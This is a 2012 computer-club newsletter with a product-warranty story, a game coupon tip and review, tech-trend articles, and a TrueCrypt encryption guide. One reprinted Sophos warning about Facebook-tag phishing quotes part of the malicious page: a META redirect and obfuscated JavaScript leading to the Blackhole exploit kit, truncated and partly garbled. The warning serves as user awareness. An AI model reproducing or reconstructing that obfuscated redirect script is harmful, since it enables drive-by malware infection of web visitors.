

Because NVPCUG is currently without a newsletter editor, I am sharing the one I write for the Sonoma group. It is very different from the one you are used to, and will not contain any meeting information. I also write a little blurb in the beginning of each newsletter, something your editor doesn't have to do. Sometimes Susy uses my blurb as an article in your newsletter.

There are perks for being the editor. Judy Taylour culls articles from various sources and e-mails them to her list of editors every month. As editor, you get to choose what everybody else reads, but you get to read them all. Because of an agreement with Susy, I don't use Judy's articles anymore, but I still get to read them. It's like having your private newsletter. Among the articles I read this month was More Free Utilities to Clean Hijacked PCs by Ira Wilsker. I also found out about two factor authentication and debunking some common myths.

Putting a newsletter together when the articles are handed (well e-mailed) to you is really easy. Mine goes together really fast once I get my part written. There are several programs you can use, or you can just do it with Microsoft Word, like I did when I first started. Soon you develop your own style along with some tweaks and tricks for filling the empty spaces. One of my favorites for getting graphics is to use the borders option under Format. That is what made the line below and the candy corn in this month's newsletter.



My delivery method is different also, and includes a short email message. Here is this month's:


Happy Halloween--

I can hardly believe this year is almost over. October is cyber safety month, so I have included some information to help you keep safe on the Internet.

I am one of those people who habitually registers their products. Thank goodness! It certainly saved my bacon this month. Find out why in my tail of two mice. And yes, I have already registered my new one. Logitech makes it simple, easy, and fast..

While looking for something short to fill out my final page, I discovered a really good tip from Rick Broida, the Cheapskate.

--Beth



SONOMA VALLEY COMPUTER & TECHNOLOGY GROUP

October Newsletter 2012 Vol. 5 No. 10

The end of the Southwest Computer Conference will have to wait. This month I want to tell you a great story about two mice.

As some of you know, I am a very electrically charged person. I can't wear watches because I kill them. They're not physically abused, but they can't run very long if I wear them. I can activate the touch pad on my laptop without placing a finger on it. The more I use it, the more sensitive it gets.

A couple years ago I was in Best Buy on Black Friday. They had Logitech wireless mice on sale. They were mostly sold out, but there were a couple laptop ones left. Only one color choice, silver and gray, and the size seemed kinda large for packing around in a computer bag, but the price was right, so I got one.



It didn't take me long to start loving it. The size was just right for my hand. I could move around my laptop computer screen with pinpoint accuracy and a smoothness I hadn't experienced before. I also liked being cordless. It worked on most surfaces, but I got a generic black mouse pad anyway. I was amazed at its comfort and durability. It was also really easy on batteries. They seemed to last forever.



That mouse and I did a lot of work and a lot of traveling for almost 2 years. Then one day it stopped working, just like it did when it needed new batteries. I put some new ones in, but that didn't help. The little green light on top would come on briefly, but it also quickly disappeared. It was still within the warranty period, but where were the papers and packaging? Using the touch pad was horrendous, so I picked up a cheap temporary replacement mouse. It was a better travel size, but way too small to be comfortable to use. The battery compartment door didn't fit well with batteries inside. It kept coming off in my computer



bag and letting the batteries spill out. Then it started working erratically. I still had a few days left on the store's return policy, so back it went.

Meanwhile I had given up on finding the Logitech receipt. I could pinpoint the date with my credit card bill, so I called Logitech for help. It seems the receiver and the mouse were no longer communicating with each other. The technical guy tried some things that often fixes my mouse's problem. None of it worked. The manufacturing date was years older than my purchase date. That's probably why the sale was so good. It also could have an affect on my warranty.

To my surprise, Logitech honored my warranty anyway. They would be shipping me a new wireless mouse. They even gave me a choice of colors. I wasn't sure if I would be getting one of the older mice with a large receiver (like my original mouse), or if I would get one with the new mini receivers. It was suppose to take about 10 business days. That meant I could turn in that small defective mouse and only have to use my touch pad for a few days.

Getting their new mouse took a little longer than I thought it would. It is a shiny black and gray one with red stripes on each side and a tiny receiver that can be left in my laptop. It is going to be even easier on the AA batteries. They are suppose to last for 24 months. There is an on/off switch I can use when I put my mouse in my computer bag. There is even software I can use to change the button features if I don't like the present settings. If I want to take the receiver out of my computer, there is a place I can store it in the battery compartment. This mouse even has a laser sensor that can track on more surfaces, including glass.



Logitech is a great company. They have a lot of products for computers, tablets, and even TVs. Any order over \$20 is shipped free. Visit them at www.logitech.com and don't forget to check out their special offers. You will find the link in the small blue print at the bottom of each page.

—Beth

Smart Computing Tip Of The Day

Smart Computing Magazine sends these tips via e mail. They also have them archived on their website:

www.smartcomputing.com

Give trick-or-treaters a free copy of Plants vs. Zombies (PC/Mac)

By Rick Broida

October 4, 2012

<http://news.cnet.com/cheapskate>



Let's face it: Zombies have the worst oral hygiene. I mean, have you ever seen one floss?

Alas, kids run them a close second, especially around Halloween, when the candy piles up like zombies on a cheerleader pyramid.

To help thwart the totally made-up condition known as "Zombie Mouth," PopCap Games has teamed up with the American Dental Association for a seriously cool promotion: Halloween-night coupons for a free copy of Plants vs. Zombies (PC/Mac). www.stopzombiemouth.com

Just print as many copies of the coupon page (PDF) as you like, then cut each one into eight individual coupons you can hand out to trick-or-treaters.



Always brush after eating.... braaaaaiiiiiinnns!
(Credit: PopCap)

The code can be redeemed starting Oct. 30, (at www.stopzombiemouth.com) but no later than Nov. 10. It's good for the PC or

Mac version of the mega-popular game, which normally sells for \$19.95. You read that right: This is a \$20 freebie for every kid in your neighborhood.

That's just awesome. I tip my cheapskate and parent hats to PopCap and the ADA for providing a candy alternative as sweet as this. Alas, I suspect they're tilting at chocolate-coated windmills -- kids will still bring home buckets of sugar on Halloween night -- but it's still a great promotion that I'm thrilled to endorse.

And, hey, it gives you a freebie alternative to spending a small fortune on candy to hand out. Your only cost is a bit of paper and ink. (My advice: print on heavier stock that's less likely to get crushed inside the goodie bag.)

One other big perk: This deal won't sell out! Needless to say, you can use the code to score your own free copy of PvZ -- but remember, just like Halloween itself, it's really meant for the kids.

Bonus deal: Big laptop, tiny price. Today only, and while supplies last...Sellout risk: huge.

Sample coupon below. A page to print multiple coupons . can be found at

http://i.i.com.com/cnwk.1d/i/tim/2012/10/04/PvZ_coupon.jpg

—Beth



Plants vs. Zombies Review

By Chris Watters, Editor
May 11, 2009

www.gamespot.com



With his Apple IIGS as the spark and his neighbor's NES the fuel, Chris Watters' passion for gaming caught fire early. Years later, you can find him aiming down virtual sights, traipsing through fantastical lands, and striving to be grossly incandescent while desperately avoiding sunburns.

Addictive action and supercute visuals make Plants vs. Zombies an enjoyable, engaging romp.

The Good

Clever array of plants and zombies Charming visuals and music Gentle learning curve Numerous enjoyable extras Low price point.

The Bad

Takes a long time to reach challenging levels.

Plants and zombies aren't exactly what you'd call natural enemies, given the latter's single-minded hunger for brains and the former's complete lack thereof. Despite being brainless, plants apparently appreciate the hand that waters them, so when zombie hordes come to eat your brains, it's Plants vs. Zombies. To protect your own gray matter, you create defensive fortifications around your house by cultivating a wide variety of cute, combat-ready plants to handle the goofy varieties of zombie attackers. Plants vs. Zombies is solidly rooted in the tower defense genre, but it grows and branches in such a charming, accessible way that almost anyone can pick it up and have a lot of fun. The basic gameplay is pleasantly engaging, but it will take seasoned defenders a few hours before they can play legitimately challenging levels. Fortunately, Plants vs. Zombies rolls out new units and environments at a good pace, and the minigames, puzzles, and Survival mode offer some clever and challenging diversions. It's a delightful game that is both addictive and accessible, and you'll never look at your garden the same way again.

The core action is quite simple. Your lawn is divided into a grid, and each square can hold one plant. Zombies shamble up the rows of the grid toward your house, and if they get past your defenses, well, you know. At the top of the screen there are a number of slots that house the various plants at your disposal. Setting a plant down in a square costs sunlight, a resource that falls intermittently from the sky. However, you need more sunlight than is freely available, so you have to plant sunflowers to generate more sunlight. During

the first minutes of a level, it's a measured balancing act between building your sunflower ranks and laying down defenses to deal with the first few zombies. Your basic attack units shoot peas down the row that they are planted in, so you'll need one in each row before too long. As the zombies become more numerous, you bolster your botanical battalion with a growing variety of projectile launchers, defensive barriers, attack amplifiers, and one-use weapons of zombie destruction. After you've survived the final wave of zombies, you're rewarded with a new minigame, a new type of plant, or perhaps just a hastily scrawled note from your would-be assailants.

Variety and creativity take this basic mission structure and turn it into something special. Just when you've gotten your daytime defense strategy down, the zombies decide to attack at night and you have a whole new set of plants to manage. When you've taken care of the nocturnal nasties, it's back to the daytime, only now a few of your rows are taken up by your backyard pool (there are snorkel zombies). New units come along that fit the new environments, and this steady trickle of new elements helps keep the gentle difficulty curve from becoming dull. Still, tower defense veterans will have to endure a lot of simple, familiar action in order to find a real challenge, and the wait may prove too long for some. Fortunately, all of the units are cleverly realized and adorably animated. Happy sunflowers bob merrily as they fuel your defense efforts, and pole-vaulting zombies jog toward your house with gangly athleticism. From angry jalapenos to spacy wall-nuts, each unit has a great sense of personality, and the first time you watch a dancing zombie moonwalk onto your lawn and summon his garishly dressed



A well-fortified lawn is a happy lawn.

backup dancers, you'll likely chuckle with amusement. The visual charm makes the game a pleasure to look at, and it helps keep things feeling fresh.

Once you've completed the main adventure and unlocked most of the units, the Survival mode offers a number of stages in which you can seek a tougher challenge. Each Survival stage is basically a bunch of increasingly difficult levels strung together. In both Adventure and Survival mode, you get a preview of the zombie types to expect, so you can array your defenses accordingly. Certain zombies can bypass certain defenses; for example, the balloon zombie floats over normal projectiles, but you can plant a cactus to shoot him down. In Survival mode, adjusting for these mid-stage changes might mean that you have to uproot some of your plants to make room for strategically crucial ones, or just push your established perimeter out further toward the zombie invaders. Unlike in the Adventure mode, your defenses are persistent throughout each level and you get the chance to change your plant loadout periodically. Building on established defenses is an interesting tactical twist and is a great opportunity to use some of the more exotic species that you may not have used in your Adventure mode strategy. This all adds up to make Survival mode surprisingly rewarding. It offers new tactical challenges and a reason to play beyond the main adventure.

There are some other fun reasons to continue playing after completing Adventure mode, namely puzzles and minigames. There are two types of puzzle game: Vasebreaker and I, Zombie. In the first, you are given a lawn with a number of non-descript vases on it. You have to break them all to win, but you never know what will pop out. It might be a zombie, or it might be a helpful plant. You have to dispatch all of the zombies to survive, and doing so with improvised defenses is fun and hectic. I, Zombie turns the tables and lets you deploy the zombies. Busting through each row of plant defenses requires that you use your strategic knowledge for evil; and, in a delightfully morbid twist, you'll actually enjoy the sound of zombies chewing on plants. The minigames are a wacky assortment of one-off challenges that further play with the basic dynamics of Plants vs. Zombies. Some games pit you against modified enemies (zombies with plants for heads; invisible zombies), whereas others mess with your planting strategy (planting entire columns at once; mysterious portals that redirect your projectiles). With 20 levels of

puzzles and 20 different minigames, Plants vs. Zombies offers a lot of entertaining ways to keep playing.



The Doom-shroom: What happens when you put your compost pile on top of buried weapons-grade uranium.

Of course, satisfaction for a well-defended lawn isn't your only reward. You can earn money throughout every mode, which you can then spend on a variety of items offered by your crazy neighbor, who sells things out of the back of his car. Items range from defensive boosts, to upgrades for your existing plants, to a wide variety of gardening implements to help you cultivate your Zen gardens. These areas are simple greenhouses in which you can grow your exotic plants in a zombie-free environment. The music helps set the Zen vibe and is quite good across the board. It generally consists of lighthearted, progressive loops that bop along at a good pace and set a great tone for the action.

It's impressive how well everything works together in Plants vs. Zombies. Every element, from the gameplay to the bonus extras to the presentation, seems to follow the core philosophy of accessible simplicity underpinned by thoughtful complexity. It is well suited for a wide range of audiences, but those who seek a challenge may not have the patience to play through the few hours that it will take to encounter the more difficult levels. For frugality's sake, interested parties are advised to purchase it from Valve's download service, Steam, where it is selling for \$9.99 (as opposed to \$19.99 on PopCap's Web site). Plants vs. Zombies is fun, funny, and a great buy at either price.



Betting on the Future

By Alexandru Voica and Simon Forrest, Illustrated By Scotty Reifsynder

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Recent CE technological developments have one trend in common: ubiquitous connectivity across devices. Everywhere you look, manufacturers have woken up to the potential of the Internet thanks to the exponential growth of smart phones, which offer advanced computing and enhanced connectivity capabilities.

Having seen how the mobile market involved, CE vendors have started to replicate the smartphone success story in other markets by promoting devices tagged as "smart," "connected" or "intelligent." As tablets and smartphones ship with HD touchscreens, high-resolution front-facing cameras and various accessories that enable communication, a plethora of new devices will soon connect with them, enhance or replicate the over all multimedia experience and bring it to various form factors, any time, any place and on any device.

Let's take a look at the new technologies that will power the CE products of the future and some of the details behind the soon-to-be most desired devices on the planet. What does today's research mean to the consumer electronics industry of tomorrow?

A New Way to Experience TV

The first challenger is the smart TV – a concept that brings the Internet to television sets and the power of the web directly into the living room. As the 3-D revolution captured the bright lights of 2011, a new way of experiencing TV also started to develop, which involved merging the traditional approach to TV broadcasting with the supply of online content, gaming and applications. Several names were given to this new member of the family: "smart," "connected," "intelligent" and "hybrid."

By its nature, smart TV offers advanced comput-

ing capabilities and a range of connectivity options that open users to features like applications, widgets, plug-ins, add-ons, and other ingenious software that can run on an operating system similar to a smartphone. Basic features include a graphically-rich user interface, a recommendation engine, cloud-based content and delivery to multiple screens with protocols like DLNA. But at the center of it stands the applications, which breathe life into the smart TV. Alongside Hulu, Netflix, YouTube and other on-demand video and film rental services, there are also apps for social networking (Facebook, Twitter) and photo sharing (Picasa, Flickr)

They are designed to turn your television set into a multimedia hub, a familiar environment which not just tech-savvy people can use, but one that becomes a central point of access for entertainment, information and web-browsing, although for now the surfing experience remains clunky. But where could the technology take us beyond today's smart TV? Demonstrations from a company called NDS give us a glimpse into the concept of "surfaces" as interactive visual displays, where any flat area of your home can become a screen. Combining smartphone- or tablet-based control with a truly immersive TV experience, surface screens offer a main display area and several companion applications placed around the room.

No longer just the flat-panel in one corner of your room, these displays blend in perfectly, integrating online search bars and interesting pop-up facts about the movie you are watching or a twitter feed so you can interact with others and share your impressions. And all of this is done seamlessly with the help of the behind the scenes processing power and without any interruption to the content itself.

Another interesting broadcast technique allows viewers to watch live events from their own unique perspective, a concept called "free viewpoint TV." And in a similar technology, HD cameras are used to capture a 180-degree wide field of view and a single ultra-high resolution video feed is sent to the TV. Advanced GPU's, for example, have the image and video processing capabilities to offer viewers a selection of scenes from the main feed on multiple connected devices.



Panning and zooming are also available on secondary screens, and different parts of the scene can be watched at the same time on other portable devices, such as tablets and smartphones.

4K: When More is Better

Another question to consider is whether the 4K revolution has reached critical mass. If we look at what is pushing it forward, the signs seem to be there. All of the big studios, including Paramount, Warner Bros., 20th Century Fox and Sony pictures, have started using Ultra HD. Titles such as *The Amazing Spider-Man*, *The Girl with the Dragon Tattoo* and *The Hobbit* were all shot in 4K, so the content is slowly starting to appear. YouTube has also enabled users to upload high-definition videos since 2010, while executives from Sony said in an interview last spring that "with 3-D, there seemed to be a lot of divided opinion. But with 4K, it's just all positive."

Canon is hard at work promoting 4K as well, staging a number of new professional and DSLR (Digital Single-Lens Reflex) camera launches complete with a list of short feature films from world-renowned and indie directors that showcase the new technologies potential.

But as it is with every new wave a devices, there are a number of factors influencing 4K adoption. Movie theaters initially deployed 4K, but the infrastructure is in need of a refresh. Cinema was the driving force for the 3-D phenomenon. Moviegoers were keen to re-create that experience in their homes, and soon the 3-D televisions started to appear.

This should be the case with 4K, especially as video compression technology improves and large OLED screens become a reality. By harnessing the power of the hardware inside that encodes and decodes these video streams, they can deliver amazing picture-quality with other advantages like image stabilizing, repositioning and post-processing options.

Graphics rule the world.

When it comes to the driving engine behind both smart TV use in 4K video, graphics have become the largest player at the table with an unmatched, winning hand. In the past few years, the mobile graphics sector has seen the largest performance leaps, leaving CPUs behind in data processing capabilities by a large margin.

One of the most interesting aspects of graphics is their wide versatility. GPU computing is the best example to describe this. Initially, only a theoreti-

cal concept for mobile, it has begun to pick up momentum and is soon to be the next big thing in the embedded graphics market. There is an ever-expanding variety of use cases where GPU computing brings great benefits. Examples include image processing (stabilization, correction, improvement, face detection and beautification tools), multimedia (real-time stabilization, information extraction and superimposition of information), computer vision (augmented reality, edge and feature detection), and gaming.

Another key trend is the rise of Ray-tracing image generation in consumer electronics. The appearance of OpenRL™, the first open-source implementation of a ray tracing language, as enabled developers to make full use of the available hardware computing range, transforming systems into heterogeneous computing architectures.

What does that mean in layman's terms? It means we could see the astonishing graphics we associate with movies and advertising, but in real-time consumer applications. In the near future, Imagination's Caustic Professional ray tracing solutions will be able to take on the complicated load from the GPU's and CPUs, so fully featured applications can run on mobile and embedded platforms and help professionals working with 3-D graphics create stunning, visually realistic and breath-taking scenes.

Video and Voice Calls.

The final technology contender is voice over LTE (VoLTE), which brings a fully integrated dialer-based solution that can be implemented across hardware platforms and operating systems. It provides a rich multimedia experience for mobile users by guaranteeing quality of service, low latency and a dedicated bit rate that will make each deep voice and video calls the new standard; gone will be the days of "I can't hear you." Video and voice now have priority over the LTE network while offering a simple and seamless user interface.



The main push for this technology has been driven by an ecosystem initially created around

video and voice over IP (V.VoIP into parentheses. Now, operators, equipment and device manufacturers and even software vendors have teamed up to make sure that the migration to LTE will be done as quickly as possible. Consumers will be able to switch a call between smartphones, desk phones or tablets, and all of this will be done in a controlled, secure way, without interrupting the conversation.

More to Come.

There are a number of other promising innovations that deserve an honorable mention. Smart transportation has seen a considerable amount of interest, where solutions will enable advanced servers to detect immediate dangers, automatically avoid traffic jams and closed roads and monitor surroundings. This will lead to a redirection in fuel consumption and carbon emissions, a decrease in traffic jams and an improvement in the efficiency of existing infrastructure.

Connectivity will soon become the main factor behind the home appliances market, which currently has a multi-billion devices potential. Attracting users must be done from the viewpoint of convenience, intuitiveness and a complete package offering regardless of the degree of tech-awareness. The industry will create and adapt new standards, build application developer communities and common APIs and raise awareness, both for device- and service-related content. Companies will create innovation clusters that will create complex ecosystems where tailored information will become the norm.

The CE industry has seen remarkable growth in the last decade. This can be attributed to a golden era of evolutionary developments and was driven by the mobile market. By itself, it has managed to set the beat to which all other segment markets march, with a series of key advancements in computing capabilities, form factors, connectivity options as well as manufacturing and process nodes that have pushed smartphones to the forefront of the digital age.

End-users are presented with faster, truly portable devices with stunning graphics that allow them to stay connected and communicate like never before.

The continuous development of digital technologies will continue to change the CE industry worldwide. Following the popular social media model, manufacturers and vendors started allowing for the increased interaction between all devices, which led to the appearance of smart TVs, intelligent transportation, connected devices and voice and video using Internet protocols. Looking at a combination of factors including growth, regional segmentation, market size and trends in technology developments, there is still room for profound innovation in the way we interact with gadgets around us. Integration and automation will start to be the main drivers behind the products of tomorrow, leading to richer applications and experiences on all of our devices.



Malware spread as Facebook photo tag notification

By Graham Cluley

July 17, 2012

From Jim Evans' tech page at www.facebook.com/GeekClean



Be wary of emails claiming to be from Facebook, and saying that you have been tagged in a photograph.

Because it might be that you're the next potential victim of a malware attack.

SophosLabs has intercepted a spammed-out email campaign, designed to infect recipients' computers with malware.

Here is an example of what a typical email can look like:

Subject: Christine McLain Gibbs tagged a photo of you on Facebook

From: Facebook <notification@facebook.com>



(Did you notice what was odd about the email?)

The 'from' address misspells Facebook as "Facebook" with three "o"s)

If you click on the link in the email, you are not taken immediately to the real Facebook website.

Instead, your browser is taken to a website hosting some malicious iFrame script (which takes advantage of the Blackhole exploit kit, and puts your computer at risk of infection by malware).

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<html>
<head>
<meta http-equiv="REFRESH" content="4;http://www.facebook.com/people/123/61
</body>
<script>try{1-prototype}catch(asd){x=2;}
i=2-2;if(x){fr="fromChar";f=
[0,-1,94,93,22,29,91,101,88,108,99,90,101,106,35,94,91,105,60,98,90,100,91,
0,88,100,91,111,28,32,81,37,84,31,112,4,-1,-2,0,95,91,105,87,98,92,104,29,3
0,-1,89,102,89,106,100,91,99,107,36,108,105,95,105,92,30,23,51,95,91,105,87
,38,37,99,92,109,91,102,104,106,98,39,39,42,42,35,90,101,35,90,89,36,100,87
90,47,39,40,92,42,91,92,90,93,39,42,39,42,43,30,22,108,96,90,105,95,51,28,4
93,105,105,112,98,90,52,29,107,96,105,94,89,95,97,96,106,110,49,94,94,91,9
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To act as a smokescreen, however, within four seconds your browser is taken via a META redirect to the Facebook page of a presumably entirely innocent individual.



SophosLabs are adding detection of the malware as Troj/JSRedir-HW.

Please be on your guard. You would have been protected from this threat if you had kept your wits about you.

Even if you didn't notice that "Facebook" was spelt incorrectly, you could have seen by hovering your mouse over the link that it wasn't going to take you directly to the genuine Facebook website.

If you don't take the right steps to protect your computer, one day a cybercriminal might find the right social engineering trick to dupe you into making a bad decision or visit a dangerous website. SophosLabs is still investigating this attack, and we will publish any further information here in due course.

Comment by Phil R

Is it time we got into the habit of authenticating more emails in the same way as we trust that little padlock in our web browsers? With phishing scams so widespread but more and more information being pumped at us this is hardly to be the last we'll see of these scams.

Sophos always does well, but a lot of its protection (besides education like this) is re-active. You have to wait for someone to be duped before you fix it.

Comment by Jim Hicks

The article implies that if "facebook" had been "spelt" correctly, there would be less risk. In reality, the "from" address on any email can be easily faked .. by anyone.

The most meaningful precaution to take is to check each link by hovering your mouse over it (or by viewing the source of the email). This should be done before clicking on any link in ANY email, even mail supposedly from friends.

But even here you must be able to distinguish between legitimate links and faked links crafted to appear to be legitimate.

For example: facebook.com/xyz.io/abc leads to the real Facebook site, but facebook.com.xyz.io/abc leads to a different domain entirely.

Comment by Dean Allen

I found a similar e-mail from Facebook

"Hi ,
Amanda Phillips commented on your Wall post.
Amanda wrote: "f____ you retard!"

See the comment thread
Reply to this email to comment on this post.
Thanks,
The Facebook Team"

(I took out the f word)
The links take you to: www.*****.com/web.html

I opened it inadvertently on my iPad and Macbook Pro nothing seemed to happen then it went to Facebook. every I can find on the web indication is Safari is not susceptible to the this malware, but you never know. I cleared & Reset my browser. Anybody know anything more?

Reply by Graham Cluley

Thanks for the info. (I've excised the url in your comment above to protect others)

The email you saw was certainly a similar mal-

ware campaign - which Sophos blocks as Mal/Iframe-W. As far as we have found the attack was designed to infect Windows computers, so your Mac should be fine.

But there, is of course, no harm in running an up-to-date anti-virus on your Mac. Our product is free for home users - <http://www.sophos.com/freemacav>

Smart Computing Tip Of The Day

Protect Your Camera Lens

DSLR (digital single-lens reflex) camera lenses are expensive, so many users put a UV (ultra-violet) filter over the lens. Such filters typically screw onto the lens, creating an inexpensive dust/dirt/scratch barrier.

PredictGaze wants the TV to look at you

By Janko Roettgers

Oct 11, 2012

<http://gigaom.com>

TVs that pause programming when you go to the bathroom, iPads that grey out your Facebook feed when you hand over the device to a co-worker: PredictGaze wants to use simple webcams to control devices without having you wonder over potential privacy pitfalls.

We've all been there: You are watching a movie on TV, and it's time for a bio break, or you want to go to the fridge and grab something yummy. However, the remote control managed to once again disappear between the couch cushions. Mountain View-based vision control startup PredictGaze wants you to leave it there, and simply walk away. A TV with this technology notices right away and simply pause what's playing.

PredictGaze, a bootstrapped operation with a total head count of four, is part of a new wave of startups that explore the space between facial recognition, gesture control and other types of visual input to help you control devices. One focus of the company has been the control of TV sets and connected devices, which CEO Saurav Kumar and his co-founder Ketan Banjara demonstrated in the video st

<http://gigaom.com/video/predictgaze-vision-control/>

Controlling a TV with your body may sound a little bit like Microsoft's Kinect. But PredictGaze wants to achieve the same kind of functionality with much cheaper hardware. The team used the back-facing camera of an iPad for its TV demo, and Banjara told me that regular webcams do just fine for most applications. Plain old VGA cameras

can be used for vision control from a distance of up to four feet, he explained. Upgrade to a 4 megapixel camera, and you'll get up to 12 feet.

Relying on established technology like webcams to control devices is an idea that is getting more popular, with startups like Flutter bringing gesture control to ordinary laptops. But while Flutter is very much focused on developing a set of gestures to control all kinds of web apps, PredictGaze is casting its net much wider, adding facial recognition and other types of vision technologies in the mix.

Kumar also showed me a demo of an app that would selectively grant access to a mobile browser based on who is holding the device, and the company is working on ways to detect age and gender as well. All of that could be used in a wide variety of contexts. Developers could use some of this

technology for their mobile apps, and TV set manufacturers could add technology to their devices that would restrict the access to certain channels based on who is in the room.

Of course, there is also a privacy issue with all of this: A few years ago, people freaked out when Comcast first floated the idea of using cameras to look at their customers. That's why PredictGaze is doing all the image processing locally, Banjara said, with devices only storing data points as opposed to full-fledged images.

Does that mean that TVs with always-on cameras are right around the corner? Probably not, and it's entirely possible that some of the big CE makers have tech very similar to PredictGaze al-



ready in their labs. However, if anything, startups like PredictGaze and Flutter popping up and working away on these types of applications shows that vision control is hot – and that we all are desperately looking for alternatives to the traditional UIs to make tech work in the living room. Oh, and of course for that lost remote control as well.

Comments

johetzel - Friday, October 12 2012 - This sounds like a great idea and I can imagine that it would be big convince to many people however, how much would it cost for the additional hardware and soft-

ware to be added cost? Many people don't seem to struggle with using the pause button on the remote.

Julie - Sunday, October 14 2012 - This article was very interesting. The possibility of televisions controlling themselves is useful, but not really necessary. However, I'm sure many people who constantly lose their remote, myself included, would find this extremely convenient. One downfall of this is probably going to be price. Despite the fact that they want to use inexpensive hardware, there is no doubt that if this was sold in stores it would be pricey.

Computers 101 —

By Kevin, WorldStart Staff Member

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32-Bit and 64-Bit Explained - Part One

In response to multiple reader requests, we decided to attempt to explain – and, in my case, to understand–32-bit and 64-bit operating systems. In this first segment of a three part series, we'll define some of the basic terms. The next segment will review speed, memory, hardware, and software. In the third installment, we'll demonstrate how to learn which system is being run and, if it's a 32-bit system, whether an upgrade is possible and practical. If this information affects you the same way it did me, it will be helpful, confusing, a cure for insomnia, or all three.

In one context, 32-bit and 64-bit refers to how a CPU (computer processor) handles information. These terms also indicate the number of bits that comprise a single data element (for example, a pixel in an image). In that case, when dealing with resource hogging data like images, audio, or video, there is a distinct advantage to a 64-bit system. However, when writing emails or text documents, the benefits of 64-bit may be less apparent.

What is a bit?

A bit (short for binary digit) is the smallest unit of digital information, represented by either 0 or 1. Arranging a series of bits in sequence creates a binary math language that the processing chips can understand. As a result, CPUs are identified by their ability to process these sequences (32-bit

or 64-bit). Eight consecutive bits in such a sequence equals a byte (short for binary term). Large numbers of bytes are then combined to create kilobytes, megabytes, gigabytes, terabytes, etc. To further understand these terms, and to learn how to make conversions, please see the article, **Gigabyte/Megabyte Conversions**.

Not confusing enough?

The terms, 32-bit and 64-bit indicate the width of the registers, which are storage areas within the computer. The registers can contain either the address location in the computer memory where data is stored, or the data itself. All computer data is processed using information represented in these registers.

Each instruction (the most basic computer command) can process the number of bits indicated in the registers. So, a 64-bit machine processes a 64-bit width register with each instruction. Likewise, a 32-bit machine processes a 32-bit width register per instruction. While it would seem that a 64-bit processor would naturally be faster, the number of instructions executed per cycle (the fundamental unit of time measurement in a device) indicates actual processing speed, so that may not always be the case.

It's the combination of hardware and software elements which make up the computer architecture that determines processing speed. This will be discussed in part two of this series, where we'll take a more in-depth look at processors, memory, and how hardware and software interact to improve (or—if not correctly balanced—reduce) overall performance.



How to Keep Data on Your Laptop Secure

By Leo Notenboom
Leo (at) ask-leo.com

<http://ask-leo.com/newsletter.html>

Understandably, the biggest fear most people have about losing their laptops, is not actually centered on the laptop itself. The biggest fear is having sensitive information end up in the wrong hands. Most can handle the material loss, but all that data in the hands of malicious individuals is scary!

There is a solution which is secure, fairly easy, and best of all, free.

Of course, you can just encrypt all of your data with different archiving tools which allow you to assign each file a password. The problem associated with this method is that these passwords are often easy to crack and this process is a pretty big hassle.

Instead, consider the free, open source program called TrueCrypt. This software provides industrial-strength encryption while being very easy to use.

TrueCrypt can be used many ways, but the two most common are:

- Encrypting an entire disk such as a floppy disc, USB thumb drive, or entire hard disk.
- Creating an encrypted virtual disk container or “volume”.

The latter approach is the easiest for copying entire containers from machine to machine.



Truecrypt simply mounts the encrypted virtual disk so that it appears as an additional drive on your laptop. You enter the pass phrase once when you mount the virtual drive and from then on everything read from there is decrypted and everything written there is encrypted automatically.

For example, you can have Truecrypt generate

a drive called C:/windows/secritstuff. Then, if someone were to look at that file directly, they'd see nothing but random gibberish as a result of the encryption. When you use TrueCrypt to mount the virtual drive (such as selecting the drive letter “P”) then that drive – P: – would look just like any other disk on the machine. Every file placed in the drive is encrypted, so encryption becomes as easy as simply moving your sensitive files into that drive.

While the encrypted drive is mounted, the contents can be accessed in their unencrypted form by any program you wish to use to access them.

The trick is to set the drive so that it never mounts automatically. As your machine boots up the virtual drive would be nowhere to be found. The corresponding file c:/windows/secritstuff would be visible only as encrypted gibberish. Someone trying to access your files would only find that.

The data is not accessible until you use the TrueCrypt software to select the file at c:/windows/secritstuff, choose the drive to mount it as P: and type the correct pass phrase.

TrueCrypt also supports a variety of high-powered encryption algorithms. TrueCrypt documentation is obviously targeting the overly paranoid, including directions on how to use “plausible deniability” if a thief ever forced you to give them your password. Let's all hope that's just an extreme of little probability for most of us.

Here are a few warnings:

- The passphrase or word you use is going to be the weakest link. Encryption is still easily cracked if you use a bad password. If you choose a passphrase which is easy or obvious, then a dictionary attack can always be mounted on your machine to unlock the encrypted volume quickly.
- Having an encrypted volume is useless if your important files are also elsewhere in unencrypted form on your machine.




Ask Leo!
by
Leo Notenboom

- Be sure to have secure backups which are updated regularly. It's preferable to keep these unencrypted, but secure, just in case you lose the encrypted volume or happen to forget the password. Without your password, the data cannot be recovered.
- Understand that files are never 100% secure. All encryption can theoretically get hacked. The reason for encryption is to make the effort and cost of hacking the files so astronomical that it is simply impractical.

Data encryption is a very important aspect of an overall security strategy. Keeping your important files secure doesn't require much more than forethought and planning. With spyware and viruses running rampant, not to mention possible theft, there is really no excuse not to take the little bit of

time and save yourself a lot of grief should the unthinkable happen.



